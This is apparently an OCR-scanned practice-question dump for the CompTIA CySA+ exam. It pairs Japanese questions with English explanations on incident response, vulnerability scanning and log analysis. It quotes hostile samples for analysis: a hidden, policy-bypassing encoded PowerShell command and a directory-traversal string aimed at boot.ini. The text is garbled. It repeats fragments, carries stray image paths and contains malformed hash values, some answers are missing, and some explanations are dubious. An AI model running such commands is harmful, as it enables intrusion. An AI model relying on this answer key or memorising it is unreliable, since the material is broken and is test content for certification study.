Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe

1 2 3 4

```
> Get-ChildItem | Get-Filehash -Algorithm MD5

Algorithm   Hash                                File
MD5         372ab227fd5ea779c211a1451881d1e1    cmd.exe
MD5         173ab22a5d5ea87bb212c14588aad4c2    calc.exe
MD5         412aba2efd5ea759c2112b451881affe7   explorer.exe
MD5         df6ab147fd5ecb79c331a146f8dad199    users.txt
MD5         212ac257fd5ea7f9c337ba22bab1d1f5    calendar.dat
MD5         10ad132ffed0217c6c3854a22bab215c6   sftp.exe
MD5         33c141f5ed107bcdd39952d2ba111401    svchost.exe
```


Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- ○ calendar.dat
- ○ sftp.exe
- ○ explorer.exe
- ○ svchost.exe
- ○ cmd.exe
- ○ calc.exe
- ○ users.txt

1 2 3 4

The baseline hash signatures are:

Hash	File
a2cdef1c445d3890cc3456789058cd21	cmd.exe
555a1bba5d5e6eebb21fe12388ab3221	calc.exe
412aba2efd5ea769c2112b451881affe7	explorer.exe
90521cc7fd5ea7f9c337ba210eeddlc1	users.txt
3ab21266fd00a7cbc3855a22bab213ba	calendar.dat
10ad132ffed0217c6c3854a22bab215c6	sftp.exe
33c141f5ed107bcdd39952d2ba111401	svchost.exe

Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:


Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe


1
2
3
4
Active Connections
Proto Local address Foreign address State PID
TCP 0.0.0.0:22 0.0.0.0:0 LISTENING 1000
TCP 0.0.0.0:23 0.0.0.0:0 LISTENING 1235
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 1466
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 1566
TCP 127.0.0.1:1960 127.0.0.1:22 ESTABLISHED 2001
[sftp.exe]
TCP 192.168.10.21:38666 41.21.18.102:22 ESTABLISHED 3918
[sftp.exe]
TCP 192.168.10.21:8447 66.207.110.49:https ESTABLISHED 2677
[svchost.exe]
TCP 192.168.10.21:55356 31.10.100.7:https ESTABLISHED 3467
[cmd.exe]
TCP 192.168.10.21:37654 192.168.10.37:http ESTABLISHED 1722
TCP 192.168.10.21:55357 32.111.16.37:22 TIME_WAIT 0
[notepad.exe]
TCP 192.168.10.21:52744 32.111.16.37:22 TIME_WAIT
TCP 192.168.10.21:56751 32.111.16.37:22 TIME_WAIT 0
Select the command that generated the output in tab 1:
Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset
Identify the file responsible for the malicious behavior:
calendar.dat
cmd.exe
sftp.exe
calc.exe
explorer.exe
users.txt
svchost.exe
Select the command that generated the output in tab 2:
Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset

正解:



Explanation:

Select the command that generated the output in tab 1:

* netstat -bo

Select the command that generated the output in tab 2:

* tasklist

Identify the file responsible for the malicious behavior:

* cmd.exe

Select the command that generated the output in tab 1: The output in tab 1 displays active network connections, which can be generated using the netstat command with options to display the owning process ID.

Select the command that generated the output in tab 1:


* netstat -bo

Select the command that generated the output in tab 2: The output in tab 2 lists the running processes with their PIDs and memory usage, which can be generated using the tasklist command.
Select the command that generated the output in tab 2:
* tasklist
Identify the file responsible for the malicious behavior: To identify the malicious file, we compare the hashes of the current files against the baseline hashes. From the provided data:
* The hash for cmd.exe in the current state (tab 3) is 372ab227fd5ea779c211a1451881d1e1.
* The baseline hash for cmd.exe (tab 4) is a2cdef1c445d3890cc3456789058cd21.
Since these hashes do not match, cmd.exe is the file responsible for the malicious behavior.

質問**: 23**
アナリストはフィッシング インシデントを調査しており、調査の一環として次の情報を取得しました。
cmd.exe /cc:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile -EncodedCommand <VERY LONG STRING> このコマンドの目的に関する詳細情報をアナリストが収集するには、次のどれを使用する必要がありますか?
A. コマンド ペイロードの内容を 'base64 -d' にエコーします。
B. Windows VM からコマンドを実行します。
C. 管理者権限を持つコマンド コンソールを使用してコードを実行します。
D. アナリスト ワークステーションから権限のないユーザーとしてコマンドを実行します。
正解**: A (**コメントを発表する**)**
The command in question involves an encoded PowerShell command, which is typically used by attackers to obfuscate malicious scripts. To decode and understand the payload, one would need to decode the base64 encoded string. This is why option A is the correct answer, as 'base64 -d' is a command used to decode data encoded with base64. This process will reveal the plaintext of the encoded command, which can then be analyzed to understand the actions that the attacker was attempting to perform. Option B is risky and not advised without a controlled and isolated environment. Option C is not safe because executing unknown or suspicious code with administrator privileges could cause harm to the system or network. Option D also poses a risk of executing potentially harmful code on an analyst's workstation.

質問**: 24**
セキュリティアナリストが、同じ企業および地域に属する複数の送信元ネットワークから、可能性のあるネットワークアドレスを特定しようとしています。以下のシェルスクリプト関数のうち、目的達成に役立つものはどれでしょうか？
A. function w() { a=$(ping -c 1 $1 | awk-F "/" 'END{print $1}') & & echo "$1 | $a" }
B. B. function x() { b=traceroute -m 40 $1 | awk 'END{print $1}') & & echo "$1 | $b" }
C. C. function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.
com TXT +short }
D. function z() { c=$(geoiplookup$1) & & echo "$1 | $c" }
正解**: (**正解を表示します**)**
The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short } This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date.
The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

質問**: 25**
セキュリティ マネージャーは、CVSSv3 に依存する会社の現在の方法を改善するために、サードパーティの脆弱性メトリック (SMITTEN) を検討しています。次のことが前提となります。



次の脆弱性のうちどれを優先すべきでしょうか?

A. 脆弱性 1

B. 脆弱性 2

C. 脆弱性 3

D. 脆弱性 4

正解: **B (**コメントを発表する**)**

Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. References: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

質問: **26**

セキュリティ運用マネージャーが自動化の使用を検討する可能性が高い状況は次のどれですか?

A. 受信したSTIXメッセージに基づくNIDSルールの生成

B. エンタープライズ ドメイン コントローラーへの特権アクセス要求の実現。

C. 最初のPKI登録前の従業員の身元の確認

D. 電子メールゲートウェイによって捕捉された疑わしいマルウェアバイナリの分析

正解: **(**正解を表示します**)**

Automating the generation of NIDS (Network Intrusion Detection System) rules based on Structured Threat Information eXpression (STIX) messages is a practical use of automation in security operations.

Option B (Privileged access requests) should involve human oversight due to the high risk of unauthorized access.

Option C (PKI identity verification) requires manual document verification and human approval.

Option D (Malware analysis) often requires sandboxing and behavioral analysis, which benefit from human expertise.

Thus, A is the correct answer, as automating threat intelligence ingestion and rule creation enhances efficiency in intrusion detection.

質問: **27**
サイバーセキュリティインシデントが発生した際、境界ネットワークにある Web サーバーの 1 つがランサムウェアの影響を受けました。次のアクションのうち、すぐに実行する必要があるのはどれですか?
A. サーバーをシャットダウンします。
B. サーバーを再イメージ化します。
C. サーバーを隔離します
D. OSを最新バージョンにアップデートします。
正解: **(**正解を表示します**)**
Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official References:
* https://www.cisa.gov/stopransomware/ransomware-guide
* https://www.cisa.gov/sites/default/files/publications/Ransomware_Executive_One- Pager_and_Technical_Document-FINAL.pdf
* https://www.cisa.gov/stopransomware/ive-been-hit-ransomware

質問: **28**
次のどれを使用すると、さまざまなアプリケーションや内部アプリケーションで異なるパスワードを使用する必要がなくなりますか?
A. CASB
B. シングルサインオン
C. PAM
D. MFA
正解: **(**正解を表示します**)**
Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

質問: **29**
ある企業は脆弱性管理プログラムを導入中ですが、セキュリティ チームに機密データへのアクセスを許可することに懸念があります。
ａ．最も正確な脆弱性スキャン結果を提供しながら、システムへのアクセスを減らすために実装できるスキャン方法は次のうちどれですか?
A. 認証されたネットワーク スキャン
B. パッシブスキャン
C. エージェントベースのスキャン
D. ダイナミックスキャン
正解: **C (**コメントを発表する**)**
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

質問: **30**
ネットワークアクティビティのレビューを完了した後。脅威ハンティング チームは、メール クライアント経由で社外の電子メール アドレスにアウトバウンド電子メールを毎日送信するネットワーク上のデバイスを発見します。
午後 10:00 に発生する可能性のあるものは次のうちどれですか?
A. 不規則なピアツーピア通信
B. ネットワーク上の不正なデバイス
C. OSプロセスの異常な動作
D. データの引き出し
正解: **(正解を表示します)**
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1 The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party.
The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

質問: **31**
MTTDがインシデント対応の報告とコミュニケーションにどのように影響するかを説明しているのは、次のうちどれですか？
A. MTTDが短いほど、インシデントによる潜在的な影響が軽減されます。
B. MTTDの改善により、リーダーシップチームは悪用される前に脅威を認識できるようになります。
C. MTTDは、検出から応答までの許容最大時間を定義します。
D. MTTDは規制遵守の一部であり、報告のための承認されたプロセスを概説しています。
正解: **(正解を表示します)**
The correct answer is A because MTTD stands for Mean Time to Detect. It measures how long it takes an organization to identify that a security incident has occurred. A shorter MTTD means the organization detects incidents faster, which usually allows containment and response to begin sooner. Faster detection can reduce attacker dwell time, limit damage, and reduce the overall impact of the incident.
Exact supporting extract: the Secbay CySA+ guide defines MTTD as "the average duration between the occurrence of a security incident and its detection." It also states that MTTD represents the effectiveness of monitoring and detection capabilities, and that communicating MTTD gives stakeholders a quantitative measure of detection efficiency.
The same guide states that "Reducing MTTD is often a key objective in enhancing overall cybersecurity resilience," which directly supports the idea that a shorter MTTD helps reduce potential incident impact.
The official CompTIA CS0-003 objectives list Mean time to detect, Mean time to respond, Mean time to remediate, and alert volume under incident response reporting and communication metrics and KPIs.
Why the other options are incorrect:
A is correct because shorter detection time usually reduces the window of opportunity for attackers and lowers possible incident impact.
B is incorrect because improved MTTD does not guarantee leadership will know about threats before exploitation. MTTD measures detection after an incident or event begins.
C is incorrect because MTTD does not define the time between detection and response. That relates more closely to MTTR, mean time to respond.
D is incorrect because MTTD is a metric used in incident response reporting, but it is not itself a regulatory compliance process or an approved reporting procedure.

質問: **32**
セキュリティアナリストが、会社のすべての機能サブネットを含む脆弱性スキャンを準備しました。
最初のスキャン中に、ネットワークプリンターから判読不能なテキストやアイコンを含むページが印刷され始めたという報告がユーザーから寄せられた。
アナリストは、後続の脆弱性スキャンでこのような挙動が発生しないようにするために、次のうちどれを行うべきでしょうか？
A. 認証情報なしでスキャンを実行します。
B. 組み込みWebサーバーのポートを無視します。
C. プリンタサブネット用にカスタマイズされたスキャンを作成します。
D. スキャンタイムアウトのしきい値の長さを増やします。
正解: **C** (コメントを発表する)
The best way to prevent network printers from printing pages during a vulnerability scan is to create a tailored scan for the printer subnet that excludes the ports and services that trigger the printing behavior. The other options are not effective for this purpose: performing non-credentialed scans may not reduce the impact on the printers; ignoring embedded web server ports may not cover all the possible ports that cause printing; increasing the threshold length of the scan timeout may not prevent the printing from occurring.
References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of vulnerability scanning tools, such as Nessus, Nmap, and Qualys, in chapter 4. Specifically, it explains the meaning and function of each component in vulnerability scanning, such as credentialed vs. non-credentialed scans, port scanning, and scan scheduling1, pages 149-160. It also discusses the common issues and challenges of vulnerability scanning, such as network disruptions, false positives, and scan scope1, pages 161-162. Therefore, this is a reliable source to verify the answer to the question.

質問: **33**
セキュリティアナリストが企業資産に対して脆弱性スキャンを実施し、以下の脆弱性を発見した。
システムA :バッファオーバーフロー - CVSS深刻度スコア9.6
システムB :リモートコード実行 - CVSS深刻度スコア9.8
システムC :DDoS攻撃 - CVSS深刻度スコア 8.2
システムD :クロスサイトスクリプティング - CVSS重大度スコア 8.6
脆弱性管理者はアナリストの推奨事項を確認し、優先順位を確定するためにアナリストに追加情報の提供を求めます。管理者が追加情報を要求する理由を最もよく説明しているのは次のうちどれですか？
A. ホストの重要度は不明です。
B. SLA情報が不足しています。
C. 既存のKPIは測定されていません。
D. ゼロデイ脆弱性は除外されました。
正解: (正解を表示します)
The correct answer is A because CVSS scores alone do not fully determine remediation priority. A vulnerability with a slightly lower CVSS score on a mission-critical system may need to be remediated before a higher-scoring vulnerability on a low-value or isolated system. The missing information is the criticality of the affected hosts/assets .
Exact supporting extract: the CySA+ All-in-One guide states that analysts should consider exploitability, whether a vulnerability is weaponized, patch availability, and asset value and criticality when determining remediation priority. It also explains that analysts must consider the impact to business operations when taking an asset offline for remediation.

The Secbay CySA+ guide also explains that vulnerability prioritization should evaluate severity, exploitability, and the criticality of affected systems. It specifically states that organizations should identify and prioritize vulnerabilities based on the criticality of the assets they affect and consider business operations, data sensitivity, and regulatory compliance.
Why the other options are incorrect:
A is correct because host criticality is required to confirm which vulnerability should be remediated first.
B is incorrect because SLAs define remediation timelines after prioritization, but the question asks what information is needed to confirm prioritization.
C is incorrect because KPIs measure program performance; they do not determine which vulnerable host is most critical.
D is incorrect because nothing in the question indicates these are zero-day vulnerabilities or that zero-days were excluded.

質問**: 34**
内部ネットワーク上で不正な活動が発生しているとの報告を受け、アナリストがネットワーク調査を実施しています。アナリストは、社内ネットワークに対してNmapスキャンを実行し、環境内で動作しているデバイスを評価します。以下の出力が得られました。

```
Nmap scan report for officerokuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
80/tcp    open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
```

```
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

アナリストは、以下の選択肢のうちどれを最初に検討すべきでしょうか？

A. wh4dc-748gy.lan (192.168.86.152)

B. lan (192.168.86.22)

C. imaging.lan (192.168.86.150)

D. xlaptop.lan (192.168.86.249)

E. p4wnp1_aloa.lan (192.168.86.56)

正解: **(**正解を表示します**)**

The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official References: https://github.com/mame82/P4wnP1_aloa

質問: **35**

セキュリティ アナリストが Web サーバーのログを確認したところ、攻撃者が SQL インジェクションの脆弱性を悪用しようとしていることに気付きました。アナリストが攻撃を分析し、将来の攻撃を防ぐために使用できるツールは次のどれですか。

A. Web アプリケーション ファイアウォール

B. ネットワーク侵入検知システム

C. 脆弱性スキャナー

D. ウェブプロキシ

正解: **(**正解を表示します**)**

A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.
References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 3, "Security Architecture and Tool Sets", page 91; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 1.0 "Threat and Vulnerability Management", Objective 1.2 "Given a scenario, analyze the results of a network reconnaissance", Sub-objective "Web application attacks", page 9 CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

質問: **36**

セキュリティアナリストがウェブサーバーのログを確認している際に、以下の抜粋に気づきました。

.. \ .. / .. \ .. /boot.ini

以下のうち、どれが試みられていますか？

A. ディレクトリ走査

B. リモートファイルのインクルージョン

C. クロスサイトスクリプティング

D. リモートコード実行

E. /etc/passwd の列挙

正解: **(**正解を表示します**)**

The snippet shows an attempt to access the boot.ini file, which is a configuration file for Windows operating systems. The "... \ ... /" pattern is used to navigate up the directory structure and reach the root directory, where the boot.ini file is located. This is a common technique for exploiting directory traversal vulnerabilities, which allow an attacker to access files and directories outside the intended web server path. The other options are not relevant for this purpose: remote file inclusion involves injecting a malicious file into a web application; cross-site scripting involves injecting malicious scripts into a web page; remote code execution involves executing arbitrary commands on a remote system; enumeration of /etc/passwd involves accessing the file that stores user information on Linux systems.
References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of web server logs, which record the requests and responses of web applications, in chapter 6. Specifically, it explains the meaning and function of each component in web server logs, such as the HTTP method, the URL, the status code, and the user agent1, page
244. It also discusses the common types and indicators of web- based attacks, such as directory traversal, which use special characters to manipulate the web server path1, page 251. Therefore, this is a reliable source to verify the answer to the question.

質問: **37**
セキュリティアナリストが、ある企業のオンラインストアの脆弱性評価を実施しています。アナリストは、決済処理システムに悪用される可能性のある重大な脆弱性を発見しました。この脆弱性を悪用されると、攻撃者が顧客の決済情報を盗む可能性があります。アナリストは次に次のうちどれを行うべきでしょうか？
A. 業務への潜在的な支障を避けるため、次の定期メンテナンス期間まで脆弱性を修正せずに放置してください。
B. 脆弱性の潜在的な影響を評価し、追加のセキュリティ対策が必要かどうかを判断するために、リスク評価を実施します。
C. 同社は最近決済システムのコンプライアンス監査に合格したため、脆弱性は無視してください。
D. 決済処理システムを本番環境から隔離し、イメージの再構築をスケジュールします。
正解: **(**正解を表示します**)**
* When acritical vulnerabilityis identified, the immediate next step should be toassess the riskassociated with the vulnerability.
* Risk assessment (Option B)helps determine the severity, exploitability, and business impact before deciding on mitigation measures.
* Option A (delaying the fix)is dangerous because payment data theft can have severe consequences, including regulatory penalties and reputational damage.
* Option C (ignoring the vulnerability)is incorrect because passing a compliance audit does not mean the system is secure.
* Option D (isolating and reimaging)is an extreme measure that might not be necessary unless active exploitation is detected.
# Reference:CompTIA CySA+ CS0-003 Official Study Guide, Risk Management & Vulnerability Management Lifecycle.

質問: **38**
セキュリティアナリストが、Webサーバーで受信した異常に多いリクエスト量を調査しています。以下のコマンドと出力に基づいています。
access_log - [21/May/2024 13:19:06] "GET /news HTTP/1.1" 404 -
access_log - [21/May/2024 13:19:06] " GET /1970 HTTP/1.1 " 404 -
access_log - [21/May/2024 13:19:06] " GET /dopey HTTP/1.1 " 404 -
...
アナリストが確認する活動を最も適切に表しているのは、次のうちどれですか？
A. SQLインジェクション
B. ディレクトリ総当たり攻撃
C. リモートコマンド実行
D. クロスサイトスクリプティング
正解: **(**正解を表示します**)**
This log shows multiple 404 errors being triggered from requests to different directories or paths, which strongly suggests adirectory brute-force attack. In this type of attack, an adversary uses automated tools to enumerate directory or file paths in an attempt to find hidden or misconfigured resources. The frequent 404
"Not Found" HTTP responses from a single IP address attempting to access different URL paths is the signature pattern for directory brute-forcing. This behavior is not consistent with XSS, SQLi,

or RCE, which would involve payloads or specific encoded commands, not merely probing paths.
Reference:
Chapple & Seidl,CompTIA CySA+ Practice Tests(Sybex, 2023), Question 149, p. 297 Objective 1.2 of CySA+ CS0-003 Exam Objectives: Analyze indicators of malicious activity such as scans /sweeps, unusual traffic spikes, activity on unexpected ports

質問: **39**
インシデント発生中、アナリストは調査チームとリーダーシップ チームによって迅速に調査を行う必要があります。インシデント発生中に PII を保護する方法を最もよく表しているのは次のうちどれですか。
A. データの暗号化を実装し、データを非公開にして、会社だけがアクセスできるようにします。
B. 調査チーム内の権限が制限されていることを確認し、データを暗号化します。
C. データ暗号化を実装し、不要になったデータを削除するための標準化された手順を作成します。
D. 権限が会社にのみ公開されていることを確認します。
正解: **B (**コメントを発表する**)**
The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.
References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 195; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0
"Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data encryption", page 23 CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

質問: **40**
大手管理会社の最高情報セキュリティ責任者 (CISO) は、組織がデータを保護するためのツールやシステムへの投資を実証するのに役立つサイバーセキュリティ フレームワークを選択しました。CISO が選択する可能性が最も高いのは次のうちどれですか?
A. PCI DSS
B. COBIT
C. ISO 27001
D. ITIL
正解: **(**正解を表示します**)**
